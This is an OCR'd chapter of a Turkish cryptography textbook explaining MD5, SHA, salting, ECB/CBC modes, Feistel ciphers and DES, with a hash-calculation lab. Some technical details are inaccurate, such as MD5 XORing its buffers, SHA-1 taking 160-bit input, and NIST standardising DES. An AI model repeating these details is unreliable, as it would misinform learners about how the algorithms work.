


Görsel 2.9: MD5 özet fonksiyonunun çalışma prensibi

MD5 özet fonksiyonunun çalışma prensibinde her biri 32-bit olan dört adet tampon bellek yer alır. **A, B, C** ve **D** olarak adlandırılan bu tampon belleklerde başlangıçta bilinen değerler bulunur. Düz metinden parça parça alınan verilere göre (Görsel 2.9'da M_1, M_2... olarak gösterilmiştir.) dört farklı tur sonunda bu tampon bellekteki değerler değiştirilir. Her bir turda 16 adım (toplamda 64 adım) bulunur. Her bir turda mantıksal bit fonksiyonları (F, G, H ve I) ve tur sabitleri (T) ile düz metnin 128-bitlik parçaları (M) tarafından tampon bellekteki değerler değiştirilir. Ardından başlangıçtaki tampon bellek değerleri ile son durumdaki tampon bellek değerleri XOR'lanır ve 128-bitlik özet değeri elde edilir.

Düz metin, 512-bitlik bloklar şeklinde alınır ve her bir turda kullanılmak üzere 128-bitlik (16 bayt) kısımlara ayrılır. Düz metnin kısımları, tur sabitleriyle mantıksal işleme tabi tutulur. Dört turun her birinde on altışar adım bulunur.

Görsel 2.10'da sadece **F** fonksiyonunun kullanıldığı bir adımın nasıl gerçekleştiği verilmiştir. Diğer turlarda sırasıyla **G, H** ve **I** fonksiyonları kullanılır. Bu fonksiyonlar; VE, VEYA, DEĞİL, XOR gibi mantıksal işlemlerden oluşur.



Görsel 2.10: MD5 algoritmasının bir adımında gerçekleşen işlemler


Toplamda 64 adım ve XOR işleminin ardından A, B, C ve D belleklerindeki değerler, 512-bitlik düz metnin özet değerini verir ancak düz metnin boyutu 512-bitten daha fazla ise bu durumda tampon belleklerin değerleri bir sonraki 64 adım için başlangıç tampon değerini oluşturur. Çeşitli çevrimiçi web sayfalarında veya ücretsiz yazılımlarda MD5 mesaj özeti hesaplanabilir.

1995 yılında yapılan bazı çalışmalarda MD5'in çakışmaya karşı yeterince dirençli olmadığı ortaya çıkmıştır. Bu nedenle MD5 yerine daha güvenli bir fonksiyon olan SHA'nın kullanılması önerilir.

2.3.2. Güvenli Özet Algoritması [Secure Hash Algorithm (SHA)]


SHA algoritması, değişken uzunluktaki verilerden sabit uzunlukta özet değerleri oluşturmak için yaygın olarak kullanılan bir kriptografik özet fonksiyonudur. Tek yönlü bir fonksiyon şeklinde tasarlanmıştır. SHA ailesi; versiyon 1, versiyon 2 ve versiyon 3 olmak üzere üçe ayrılır. SHA-1, versiyon 1 ailesine aitken SHA-256, SHA-384 ve SHA-512, versiyon 2 ailesine aittir. SHA-3 versiyonunda ise SHA3-224, SHA3-256, SHA3-384 ve SHA3-512 vardır.

Görsel 2.11'de 80 turdan oluşan SHA-1 özet fonksiyonunun çalışma diyagramı verilmiştir.



Görsel 2.11: SHA algoritmasının çalışma prensibi

SHA fonksiyonu 160-bitlik düz metinleri alır, bir mesaj programı (W) doğrultusunda A, B, C, D ve E yazmaçlarındaki değerleri değiştirir. Başlangıçta yazmaçlarda yer alan değerler, bilinen sabit değerlerdir. Her aşamada farklı bir fonksiyon (f_1, f_2...) ve sabitler (K) kullanılarak 32-bitlik yazmaçlardaki bu değerler değiştirilir. Görsel 2.12'de herhangi bir aşamadaki bir turun çalışma diyagramı verilmiştir.



Görsel 2.12: SHA adım işlemleri

MD5 yapısında olduğu gibi SHA yapısında da F fonksiyonları mantıksal bit işlemleridir. SHA yapısında sola döngüsel bit kaydırma işlemleri yapılır. Son olarak beş yazmaçtaki değerler, ilk değerlerle MOD 32 toplama işlemine tabi tutulur ve 160-bitlik özet değeri elde edilir.

SHA için dört farklı seçenek bulunur. Bu seçenekler arasındaki temel farklar, özet boyutlarına ve kullanılan kriptografik işlemlere göre değişkenlik gösterir. **SHA-1**, 160-bitlik bir özet değeri üretir. En eski ve en az güvenli olanıdır. Bazı eski sistemlerde hâlâ kullanılır ancak modern kriptografik uygulamalarda kullanımı önerilmez. **SHA-256**, 256-bitlik bir özet değeri üretir. SHA-1'e kıyasla önemli ölçüde daha iyi güvenlik sunar. Genellikle veri bütünlüğü kontrolleri, dijital imzalar ve çeşitli kriptografik protokoller için kullanılır. **SHA-384,** 384-bitlik bir özet değeri üretir. Daha büyük bir özet boyutuna sahip olduğu için SHA-256'ya kıyasla daha yüksek güvenlik sağlar. **SHA-512**, 512-bitlik bir özet değeri üretir. Bu dört seçenek arasında en büyük özet boyutunu sunar ve daha yüksek düzeyde güvenlik sağlar.

3. Uygulama

İşlem adımlarına göre özet algoritmalarını kullanarak çeşitli metinlerin MD5 ve SHA özetlerini elde ediniz (Bunun için HashCalc masaüstü yazılımını kullanınız.).

1. Adım: Uygulamayı indirip bilgisayarınıza kurunuz.

2. Adım: Veri biçimi için Data Format açılır kutusundan **Text string** seçeneğini seçiniz.

3. Adım: Özet algoritmaları için **MD5, SHA1**, **SHA256**, **SHA384** ve **SHA512** seçiniz.

4. Adım: Data alanına sadece **A** yazınız ve **Calculate** düğmesine tıklayarak özet değerlerini hesaplayınız.

5. Adım: Özet fonksiyonlarının değerlerini uzunluk yönünden karşılaştırınız ve MD5 özet değerinin 32 adet onaltılık (hexadecimal) sayıdan oluştuğuna dikkat ediniz (Bu karakterlerin her biri 4-bit olduğu için 128-bit çıktı üretir.).

6. Adım: Data alanına **AA** harflerini yazıp tekrar hesaplayınız.

7. Adım: **A** harfinin özet değerleri ile **AA** harflerinin özet değerleri arasında doğrudan bir ilişki olmadığını gözlemleyiniz.

8. Adım: Çeşitli harf, rakam ve kelimeleri kullanarak özet değerlerini karşılaştırınız.


Araştırma

Bilgisayardaki herhangi bir dosyanın MD5 ve SHA özet değerlerini çevrimiçi hesaplayan sayfaları araştırınız. Elde ettiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

2.3.3. Salting (Tuzlama)

Matematiksel özet fonksiyonları tek yönlü olduğu için geri döndürülemez ancak Rainbow veya brute force gibi saldırılar kullanılarak hash değerinden orijinal mesaj elde edilebilir. Bu tür saldırılarda saldırganın elindeki hash değeri, önceden hash değeri hesaplanmış veriye karşılık gelen hash tablosunda aranır. Eşleşen bir hash değeri bulunduğunda tabloda karşılık gelen veri (örneğin parola) elde edilebilir. Bu nedenle salting kullanılarak hash işlemi öncesinde her veriye benzersiz ve rastgele bir değer eklenir. Bu yaklaşım, saldırganların önceden oluşturulmuş Rainbow tablolarını işe yaramaz hâle getirir ve aynı parolaların farklı hash değerleri üretmesini sağlar. Böylece saldırganın hash değerlerini çözme veya eşleşme bulma olasılığı önemli ölçüde azaltılır. Salting, hash fonksiyonlarına ek bir güvenlik katmanı ekleyerek bu tür saldırılara karşı sistemleri daha dirençli hâle getirir.

Kriptografide salting, bir parolanın veya veri parçasının hashlenmeden önce benzersiz bir değerle birleştirilmesi işlemidir. Bu benzersiz değer genellikle **salt (tuz)** olarak adlandırılır ve kriptografik güvenliği artırmak için kullanılır. Parola tuzlama işlemi Görsel 2.13'te verilmiştir.



Görsel 2.13: Parola tuzlama işlemi

Salting özellikle parolaların güvenli bir şekilde saklanmasında yaygın olarak uygulanır. Aynı parola iki farklı kullanıcı tarafından kullanılsa bile farklı salt değerleri sayesinde hash değerleri birbirinden farklı olur. Salting işleminin başarılı bir şekilde uygulanması, alt değerin her kullanıcı parolası için benzersiz olmasına bağlıdır. Ayrıca güvenlik için aynı salt değeri tekrar kullanılmamalıdır.

2.4. SİMETRİK KRİPTOGRAFİ

Bir düz metnin şifrelenmesinde ve deşifre edilmesinde aynı anahtarın kullanılmasına **simetrik kriptografi** denir. Görsel 2.14'te hem göndericinin hem de alıcının aynı anahtarı kullanması verilmiştir.


Görsel 2.14: Simetrik şifrelemede aynı anahtarın hem şifreleme hem deşifreleme için kullanılması

Simetrik şifrelemede kullanılan anahtarın gönderici, alıcı veya alıcılar arasında paylaşılması ve paydaşlarca gizli tutulması gerekir. Bu nedenle simetrik şifrelemede kullanılan anahtara **paylaşılan anahtar (shared key)** veya **paylaşılan gizli anahtar (shared secret key)** denir.

2.4.1. Blok Şifreleme


Şifreleme algoritmalarında **akış şifreleme** ve **blok şifreleme** olmak üzere iki tür şifreleme görülür. Blok şifrelemede düz metin 64-bit, 128-bit, 256-bit gibi sabit boyutlardaki bloklara bölünür ve her bir blok ayrı ayrı şifrelenir. Blok şifreleme, blokları ayrı ayrı işlediğinden şifrelemenin tamamlanması için tüm blokların kullanılması gerekir.

Ağ tabanlı simetrik kriptografik uygulamaların çoğunda blok şifreleme kullanılır. Blok şifrelemede çeşitli çalışma modları yer alır. **Elektronik Kod Kitabı [Electronic Code Book (ECB)]**, en basit blok şifreleme modlarından biridir. Görsel 2.15'te görüldüğü gibi her bir blok, aynı anahtarla şifrelenir. Şifre çözme işlemi ise Görsel 2.15'in ters sıralamasıyla gerçekleşir.



Görsel 2.15: ECB'nin çalışma prensibi

Şifre Blok Zinciri [Cipher Block Chaining (CBC)] algoritmasının çalışma şeklinde ise bir blokta yapılan şifreleme işleminin çıktısı, diğer bloka girdi olarak eklenir. Görsel 2.16'daki diyagramda CBC'nin çalışma prensibi verilmiştir.




Görsel 2.16: CBC'nin çalışma prensibi

CBC'deki bloklarda aynı anahtar kullanılır. Düz metnin ilk blokundaki şifreleme işleminin sonucunda elde edilen değer önce düz metnin ikinci bloku ile XOR işlemine tabi tutulur, ardından şifreleme işlemi gerçekleştirilir. Bir başka deyişle önceki blokun şifrelenmiş hâli ve mevcut blokun kendi olmak üzere her blokun iki girdisi vardır. İlk blokun öncesi olmadığı için sabit bir **İlklendirme Dizisi [Initialization Vector (IV)]** kullanılır.

CBC modunda ilk bloktaki herhangi bir değişiklik diğer blokları da etkiler. **Çığ etkisi (avalanche effect)** olarak adlandırılan bu özellik, şifreleme algoritmalarında istenen bir özelliktir. Bir başka deyişle güvenli bir şifreleme algoritmasından beklenen, açık metindeki veya anahtardaki küçük bir değişikliğin şifreli metinde büyük oranda bir değişiklik oluşturmasıdır.

Güvenli bir blok şifreleme algoritmasının uygulanması kolay ancak kırılması zor olmalıdır. Ayrıca düz metin ile şifreli metin arasında istatistiksel bir ilişkinin olmaması beklenir. Sezar ve Vigénere şifrelemelerinde bu istatistiksel ilişkiler kırılabilir. 1970'li yıllarda Horst Feistel tarafından hem yerine koyma hem de permütasyon içeren blok tabanlı bir şifreleme önerilmiştir. **Feistel blok şifrelemesi** olarak adlandırılan bu model, **karışıklık (confusion)** ve **yayılma (diffusion)** sağlamıştır. Karışıklık, şifreli metin ile anahtar arasındaki ilişkiyi olabildiğince karmaşık hâle getirmeyi amaçlar. Yayılma ise düz metin ile şifreli metin arasında istatistiksel bir ilişki kurulamamasını amaçlar. Bir başka deyişle anahtarın ve düz metnin her bitinin şifreli metni tamamen etkilemesi ve değiştirmesi hedeflenir. Görsel 2.17'de iki tekrarlı **Feistel blok şifrelemesi** örneği verilmiştir.



Görsel 2.17: Feistel blok şifrelemesi örneği

Feistel blok şifrelemesinde bir blok öncelikle ikiye ayrılır. Ardından bu iki parçaya birkaç tur (round) işlem yapılır. Feistel blok şifrelemesinde her bir blok için farklı bir anahtar kullanılır. Her bir tur için temel bir anahtardan algoritmik olarak tur anahtarları üretilir. Bu anahtarlar Görsel 2.17'de **anahtar#1** ve **anahtar#2** olarak gösterilmiştir.

Her bir tur içinde yapılan işlemler şu şekilde sıralanabilir:


- Blok sağ ve sol olmak üzere ikiye ayrılır.
- Sağ blok, bir sonraki turda sol blok olarak kullanılmak üzere aynen aktarılır.
- Anahtar üretecinden her tur için bir tur anahtarı üretilir.
- Sağ blok ile tur anahtarı şifrelenir. Şifreleme sonucunda elde edilen çıktı, sol blok ile XOR işlemine tabi tutulur. XOR sonucunda elde edilen değer, bir sonraki tur için sağ blok olarak kullanılır.

Feistel tarafından önerilen bu model, uzun yıllar standart bir modern şifreleme algoritması olan DES şifrelemesinin temelini oluşturmuştur.

2.4.2. DES Kripto Algoritması


Veri Şifreleme Standardı [Data Encryption Standard (DES)], 1970'lerde geliştirilen, 1977'de ABD Ulusal Standartlar ve Teknoloji Enstitüsü (NIST) tarafından standardize edilen simetrik bir şifreleme algoritmasıdır. 2000'li yıllara kadar güvenli iletişim ve veri koruması için yaygın olarak kullanılmıştır ancak bilgi işlem gücündeki ilerlemeler nedeniyle yerini daha güvenli algoritmalar almıştır. DES, 64-bit uzunluğundaki veri blokları üzerinde çalışır ve 56-bitlik şifreleme anahtarları kullanır. Algoritma, anahtara dayalı olarak giriş verilerine uygulanan bir dizi permütasyon ve yerine koyma işleminden oluşur. DES şifrelemesinde 16 tur bulunur. Her turda yapılan bu işlemler, bir saldırganın doğru anahtarı bilmeden verilerin şifresini çözmesini zorlaştırır.

Görsel 2.18'de görüldüğü gibi DES şifrelemesi, anahtar üretimi ve tur işlemleri olmak üzere iki bölümde incelenir. Anahtar üretimindeki amaç, temel anahtardan her turda kullanılan tur anahtarları elde etmektir. 64-bitlik temel anahtar, çeşitli permütasyon ve bit kaydırma işlemlerinden oluşan tur anahtarı üretim aşamasından geçer. 64-bitlik anahtardan 48-bit uzunluğunda tur anahtarları üretilir. Görsel 2.18'de verilen K_1, K_2...K_{16}, 48-bit uzunluğundaki tur anahtarlarıdır. Tur anahtarları her turda şifreleme için bir girdi olarak kullanılır.



Görsel 2.18: DES şifrelemesinde anahtar üretimi ve tur işlemleri

DES şifrelemesinde on altı tur işlemi yer alır. Her bir turda çeşitli **yerine koyma** ve **permütasyon** işlemleri uygulanır. Yapılan işlemler Görsel 2.19'da diyagram olarak verilmiştir.



Görsel 2.19: Bir DES adımının çalışma prensibi

Düz metin, 64-bitlik bloklar hâlinde alınır ve Feistel şifrelemesinde olduğu gibi her biri 32-bit şeklinde iki parçaya ayrılır. Bu parçalar, diyagramda R ve L olarak ifade edilmiştir. Sağ parça (R), bir sonraki turda sol parça (L) olur. Bir sonraki turun sol parçasını oluşturmak için bir dizi işlem yapılır. Öncelikle **genişletme permütasyonu** kullanılarak 32-bitlik sağ taraf, 48-bite çıkarılır. Ardından üretilen tur anahtarıyla XOR işlemi uygulanır ve 48-bit elde edilir ancak elde edilen sonucun tekrar 32-bite dönüştürülmesi gerekir. Bu nedenle **S-kutuları** olarak ifade edilen **yerine koyma yöntemi** uygulanır. Sekiz adet S-kutusunun her biri, altışar biti alarak dörder bite dönüştürür. Son olarak bir permütasyon uygulanır. On altı turun ardından 64-bitlik şifreli bir blok elde edilir. Düz metnin her 64-bitlik bloku bu işlemlerden geçer ve nihai olarak şifreli metin elde edilir.

